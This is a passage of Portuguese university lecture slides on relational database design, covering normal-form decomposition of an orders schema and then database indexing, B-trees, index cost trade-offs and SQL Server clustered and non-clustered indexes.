<u>num_encomenda</u>	<u>num_cliente</u>	<u>cliente</u>	<u>endereco_cliente</u>	<u>data_encomenda</u>

Linhos_Encomenda			
<u>num_encomenda</u>	<u>cod_produto</u>	<u>produto</u>	<u>quantidade_prod</u>

- Verificámos que na segunda relação há uma violação à 2FN:
 - Dep. Parcial: produto só depende de um atributo (cod_produto) da chave da relação!
- Por decomposição da relação Linhos_Encomenda:

Linhos_Encomenda		
<u>num_encomenda</u>	<u>cod_produto</u>	<u>quantidade_prod</u>

Produtos	
<u>cod_produto</u>	<u>produto</u>

38

deti

3FN

Encomendas				
<u>num_encomenda</u>	<u>num_cliente</u>	<u>cliente</u>	<u>endereco_cliente</u>	<u>data_encomenda</u>

Linhos_Encomenda		
<u>num_encomenda</u>	<u>cod_produto</u>	<u>quantidade_prod</u>

Produtos	
<u>cod_produto</u>	<u>produto</u>

- Verificamos que a relação Encomendas viola a 3FN:
 - Dependência transitiva dos atributos cliente e endereco_cliente!
 - Problemas: redundância, actualização de dados cliente obriga a actualizar N tuplos, só é possível registar um novo cliente quando existir uma primeira encomenda,...
- Por decomposição da relação Encomendas:

Encomendas		
<u>num_encomenda</u>	<u>num_cliente</u>	<u>data_encomenda</u>

Clientes		
<u>num_cliente</u>	<u>cliente</u>	<u>endereco_cliente</u>

39

deti

BCFN

Encomendas		
<u>num_encomenda</u>	<u>num_cliente</u>	<u>data_encomenda</u>
Linhos_Encomenda		
<u>num_encomenda</u>	<u>cod_produto</u>	<u>quantidade_prod</u>
Clientes		
<u>num_cliente</u>	cliente	endereco_cliente
Produtos		
<u>cod_produto</u>	produto	

- Já está na BCFN
- Verificamos que todos os atributos só dependem de toda a chave e de nada mais.

40

deti

Resumo

- Qualidade do Desenho de Base de Dados Relacionais
- Critérios Informais
- Dependências Funcionais
- Normalização (Formas Normais)

41

Indexação e Optimização

Base de Dados - 2019/20

Carlos Costa

1

1

Introdução - Motivação

- Imaginemos a seguinte consulta executada numa base de dados de uma sistema de informação hospitalar contendo milhões de pacientes:

```
Pesquisar paciente...
SELECT Fname, Lname, Patient_ID
FROM Patients
WHERE Fname='Mario' AND Lname='Pinto';
```

- Questões: Com é que o SGBD procura este paciente em tempo útil?
 - Percorre a relação tuplo a tuplo? -> **O(n) !!!**
 - Ordenação dos atributos?
 - **Quais estruturas de dados a utilizar?**
- Imagine-se que envolve a junção de relações e critérios de seleção com atributos de ambas as relações!

2

Índices

- Índices (indexes) são estruturas de dados que oferecem uma segunda forma (rápida) de acesso aos dados.
 - Melhora o tempo de consulta - crítico para desempenho de BD
 - Pode aumentar o volume de dados armazenado (overhead) e o tempo das inserções
- É possível:
 - indexar qualquer atributo da relação
 - criar múltiplos índices (sobre atributos distintos)
 - criar índices com vários atributos
- Os atributos indexados denominam-se por
 - *Index Key*
- Existem índices implementados com diversas estruturas de dados tendo em vista objectivos diferenciados.

3

3

Índices - Organização Física dos Dados

- Num SGBD os **tuplos** de uma relação estão **distribuídos** (armazenados) por várias **páginas** (ou blocos) em **disco**.
 - Cada página tem tipicamente milhares de bytes e suporta muitos tuplos.
 - Os tuplos de uma relação estão tipicamente distribuídos por várias páginas.
 - Os ficheiros (em disco) estão organizados em páginas.
- Os **índices** são **estruturas** que:
 - Têm um valor ordenado (atributo indexado)
 - Um ponteiro para a sua localização
 - Não Denso: Início da Página (Bloco)
 - Denso: Offset do próprio tuplo na página
- Os índices também são guardados em páginas

4

4

Índices

Tipos Genéricos

- Single-Level Ordered
- Multi-Level

5

5

Single-Level Ordered

- São estruturas de um único nível que indexam um atributo da relação.
 - Armazena cada valor do atributo indexado e a respectiva localização do tuplo na relação (ponteiro para a estrutura física de dados da tabela).
 - Índices são ordenados o que permite pesquisa binária sobre o atributo.

Analogia: Índice de um livro (palavra - página)

- Permite uma pesquisa binária com complexidade: $\log_2 b_i$ (b_i - index blocks)
 - A cada etapa do algoritmo, a parte da estrutura do índice a pesquisar é reduzida num factor de 2.

6

6

Single-Level Index - Tipos

- Primary Index
 - Indexa um atributo **chave** da relação (não se repete)
- Clustered Index
 - Indexa um **atributo** que pode ter valores duplicados
 - Os atributos estão **agrupados**
- Secondary Index
 - Indexa **outros atributos** (chave candidata ou não chave)
 - Podemos ter **vários índices** deste tipo


	Index Field Used for Physical Ordering of the File	Index Field Not Used for Physical Ordering of the File
Indexing field is key	Primary index	Secondary index (Key)
Indexing field is nonkey	Clustering index	Secondary index (NonKey)

7

Nota: Só podemos ter um primary ou clustered


7

Primary Index - Exemplo




8

8



9



10


Multilevel Index

- Single-Level: complexidade $\log_2 b_i$ (b_i - index blocks)
- A ideia do multi-level é ter **vários níveis de indexação** passando a complexidade para: $\log_{f_o} b_i$
 - Fan out: f_o
 - A cada etapa do algoritmo estamos a reduzir o espaço de procura num factor f_o
 - Usualmente $f_o > 2$
- Estes índices são tipicamente implementados com estruturas em árvore balanceadas (equilibradas)
 - B-Tree

11

11

Multi-level Index - Exemplo



12

12

Árvore de Pesquisa

Search tree of order p

Cada nó contém, no máximo:
 $p - 1$ valores e p ponteiros

Subtree for node B

Root node (level 0)

Nodes at level 1

Nodes at level 2

Nodes at level 3

$P_1 \mid K_1 \mid \dots \mid K_{i-1} \mid P_i \mid K_i \mid \dots \mid K_{q-1} \mid P_q \mid$

$X < K_1$

$K_{i-1} < X < K_i$

$K_{q-1} < X$

- **key value** tem associado um ponteiro para o registo de dados file/page/row
- P_i - ponteiro para um nó filho ou NULL
- K_i - valor a pesquisar
 $K_1 < K_2 < \dots < K_{q-1}$
 $K_{i-1} < X < K_i$ para $1 < i < q$; $X < K_i$ para $i = 1$; $K_{i-1} < X$ para $i = q$

13

13

Árvore de Pesquisa - Exemplo

$p = 3$

Legend:
● Tree node pointer
 Null tree pointer

14



Árvore de Pesquisa - Balanceada

- Uma árvore diz-se balanceadas (equilibrada) se a distância de qualquer folha ao nó raiz for sempre a mesma
 - i.e. os nós folha estão todos ao mesmo nível
- As operações de inserção e remoção são efectuadas segundo um algoritmo que mantém a árvore sempre equilibrada.
- **B-Tree** são árvores balanceadas muito utilizadas pelos SGBD para implementar índices multi-level
 - permitem uniformizar os tempos de pesquisa de valores na estrutura.

15

15

B-Tree



B-tree structures. (a) A node in a B-tree with $q - 1$ search values. (b) A B-tree of order $p = 3$. The values were inserted in the order 8, 5, 1, 7, 3, 12, 9, 6.

16

deti

SQL - Index

- SQL standard - não normaliza índices
- Existe uma sintaxe comum a muitos SGBD:

```

CREATE INDEX index_name ON Relation(attribute_list)
    -- Criar um índice para o atributo Pname

CREATE INDEX idxPName ON Project(Pname);

    -- Criar um índice multi-atributo
CREATE INDEX idxEmpName ON Employee(Fname, Minit, Lname)
```

```

DROP INDEX index_name
    -- Eliminar índice idxPName

DROP INDEX idxPName;
```

Índice multi-atributo justifica-se se efetuarmos pesquisas contendo todos os atributos do Key Index (Fname, Minit, Lname). 17

17

deti

Seleção de Índices - Overview

- A criação de índices deve ser criteriosa pois existem **mais e menos** valias:
 - Um índice pode acelerar o processo de pesquisa de um valor num atributo (ou gama de valores) e junções envolvendo esse atributo.
 - Um índice introduz overhead ao nível do volume de dados e do tempo de inserção, atualização e eliminação de tuplos (i.e. as operações são mais complexas).
- A escolha deve ser um compromisso entre:
 1. perceber se vamos ter necessidade de efetuar muitas pesquisas envolvendo determinado atributo (candidato a index).
 2. perceber se determinada relação vai ter modificações frequentes de dados.
- Recomendação:
 - estudar o tipo de consultas das aplicações e/ou utilizar registos de log (histórico de 18 queries) para ajudar na decisão.

18

Seleção de Índices - Factor “Organização Física dos Dados”



- Os tuplos estão distribuídos por várias páginas (blocos).
- A pesquisa de um único tuplo obriga a carregar em memória toda a página onde ele se encontra.
 - Operações de I/O são bastante onerosas em termos temporais
- Os próprios índices também são guardados, total ou parcialmente, em páginas:
 - Operações de acesso e modificação dos índices também tem custos temporais

Recomendação:

- Tentar perceber se determinado índice obriga a carregar muitas (ou poucas) páginas em memória num processo de pesquisa
- Índices que necessitam de carregar poucas páginas da relação, para encontrar o tuplo, reduzem significativamente o tempo de pesquisa¹⁹

19

Seleção de Índices - Critérios Genéricos

- Indexação das chaves da relação
 - Pesquisamos frequentemente por atributos chave da relação
 - Sendo a chave única, ou existe tuplo ou não.
 - Só uma página é carregada para memória para ter o tuplo.
- Se o índice não é chave da relação podemos ter (ou não) ganhos no tempo de pesquisa. Há duas situações recomendadas:
 - O atributo indexado tem poucos valores repetidos.
 - A relação têm o atributo indexado do tipo *clustered*.
 - Clustering é agrupar os valores desse atributo de forma a que ocupem o menor número de páginas.

20

20

Seleção de Índices

Caso de Estudo

21

21

Cenário

- Relação: StarsIn(movieTitle, movieYear, starName)

3 operações usuais sobre a base de dados:

Q1: Procurar os títulos e ano de filmes de determinado ator

```
SELECT movieTitle, movieYear
FROM   StarsIn
WHERE  starName = s;                                -- s constante
```

Q2: Procurar os atores de determinado filme

```
SELECT starName
FROM   StarsIn
WHERE  movieTitle = t AND movieYear = y;           -- t e y constantes
```

I: Inserir novo tuplo

```
INSERT INTO StarsIn VALUES(t, y, s);                -- t, y e s constantes
```

22

22

Pressupostos

- A relação StarsIn ocupa 10 páginas
- Caso de não indexação
 - custo de 10 para examinar todos os tuplos da relação
 - partindo do princípio que não estamos a utilizar clustering
 - depois de encontrado o primeiro tuplo, não é necessário fazer scan à relação toda para encontrar os tuplos adicionais.
- Em média, cada ator aparece em 3 filmes e um filme tem 3 atores
- Query - se tivermos indexado starName ou (movieTitle, movieYear)
 - custo médio de 3 acessos a disco para um filme ou ator
 - 1 acesso a disco é necessário para consultar um índice.
- Inserção - obriga a acessos a disco (leitura e escrita)...
 - à página onde vai ser inserido o novo tuplo.
 - para modificar o próprio índice.

23

23

Tabela de Custos

Action	No Index	Star Index	Movie Index	Both Index
Q1	10	4	10	4
Q2	10	10	4	4
I	2	4	4	6
Cost Formula	$2 + 8p_1 + 8p_2$	$4 + 6p_2$	$4 + 6p_1$	$6 - 2p_1 - 2p_2$

P_1 e P_2 - fracção de tempo em que ocorre Q_1 e Q_2
 Fracção de tempo em que fazemos I é: $1 - P_1 - P_2$

- No index:
 - Q1 e Q2: Acesso a toda a relação (full scan) - 10 acessos de leitura
 - I: 1 acesso para consulta + 1 acesso para escrita
- Star Index:
 - Q1: 1 acesso ao index + 3 acessos páginas da relação
 - Q2: No index - custo 10
 - I: 2 acessos página do índice + 2 acesso páginas dos dados da relação
- Movie Index: simétrico de Star index
- Both Index:
 - Q1 e Q2: 1 acesso ao index + 3 acessos páginas da relação
 - I : (2 leitura + 2 escritas) para cada índice (total de 4) + 2 acessos à página os dados

24

24

Escolha de Índice(s)

- Temos de olhar para a fórmula da custo
 - Depende dos valores de P_1 e P_2

Exemplos:

1. $P_1 = P_2 = 0.1$

- Menor custo: $2 + 8p_1 + 8p_2$
- Opção: *No Index*

2. $P_1 = P_2 = 0.4$

- Menor custo: $6 - 2p_1 - 2p_2$
- Opção: Indexar starName e (movieTitle, movieYear)

3. $P_1 = 0.5$ e $P_2 = 0.1$

- Menor custo: $4 + 6p_2$
- Opção: Indexar só starName

Action	No Index	Star Index	Movie Index	Both Index
Cost Formula	$2 + 8p_1 + 8p_2$	$4 + 6p_2$	$4 + 6p_1$	$6 - 2p_1 - 2p_2$

25

25

Índices

SQL Server

26

26

 deti

SQL Server - Indexing

SQL Server tem dois tipos de índices*:

- **clustered**
 - Os nós folha contêm os próprios dados da relação
 - A tabela está ordenada pelo próprio índice
 - Só existe um por relação
 - Analogia: Agenda de contactos telefónicos
- **non-clustered**
 - Os índices apontam para a tabela base
 - que pode ser **clustered ou heap** (tabela non-clustered)
 - Podemos ter vários numa relação
 - Analogia: Índice no fim de um livro

*ambos implementados com B-trees


27

27

 deti

SQL Server: Clustered index


- Estrutura “dois em um”: índice + **dados da relação**
 - B-Tree ordenada pelo *cluster key index*
 - Dados nas folhas das árvores




The diagram illustrates a clustered index structure. It features a 'Balanced Tree Index' on the left, represented by a B-tree structure with nodes labeled 1-6, 7-12, 1-3, 4-6, 7-9, and 10-12. Arrows point from these index nodes to specific data pages on the right. The data pages are labeled 1-3, 4-6, 7-9, and 10-12, each containing a list of names corresponding to the key values. The top page (1-3) contains Matt, Paul, Beth. The middle page (4-6) contains Nick, Steve, Zack. The bottom page (7-9) contains Tom, Hank, Greg. The bottom-right page (10-12) contains Susan, Albert, Ingrid. A dashed blue box encloses the 'Key Columns' and a dashed red box encloses the 'Data Columns'.

28


28




29



30



31



32


B-Tree Page Split

- Os índices da B-Tree devem manter-se ordenados pelo *key index*.
- Inserts, updates e deletes afectam os dados.
- O que acontece quando pretendemos fazer um insert e a página está cheia?
 - O SGBD divide a página cheia em duas (**page split**)
 - cria uma nova página
 - copia parte dos índices para a nova página
 - reflete esta nova realidade nos nós hierarquicamente superiores
 - insere o novo índice
- O processo de **page split** é particularmente **penalizador** em termos de **desempenho temporal**. ³³


33

B-Tree Page Split - Exemplo

1. B-tree structure of index before index page splitting



2. Index page splitting



 : Locations where the index structure was changed by index page splitting.

 : Key that was moved to another page by index page splitting.
(Data is divided evenly between index pages a and b.)

34

34

Índices - Opções de Especialização

- Unique
 - A *index key* é única (não tem valores duplicados)
 - Por defeito, a criação de uma chave primária cria automaticamente um unique clustered index
 - Opcionalmente, podemos criar um unique non-clustered index
- Composite
 - Índice com vários atributos
 - A ordem dos atributos importa
 - Um índice só é considerado como podendo ser usado se a primeira coluna faz parte da query
 - Assim, podemos ter necessidades de índices com o mesmo atributo em ordem diferente.

35

35

Índices - Opções de Especialização

- Filtered
 - Permite utilização da cláusula WHERE no CREATE INDEX
 - Só disponível para non-clustered index
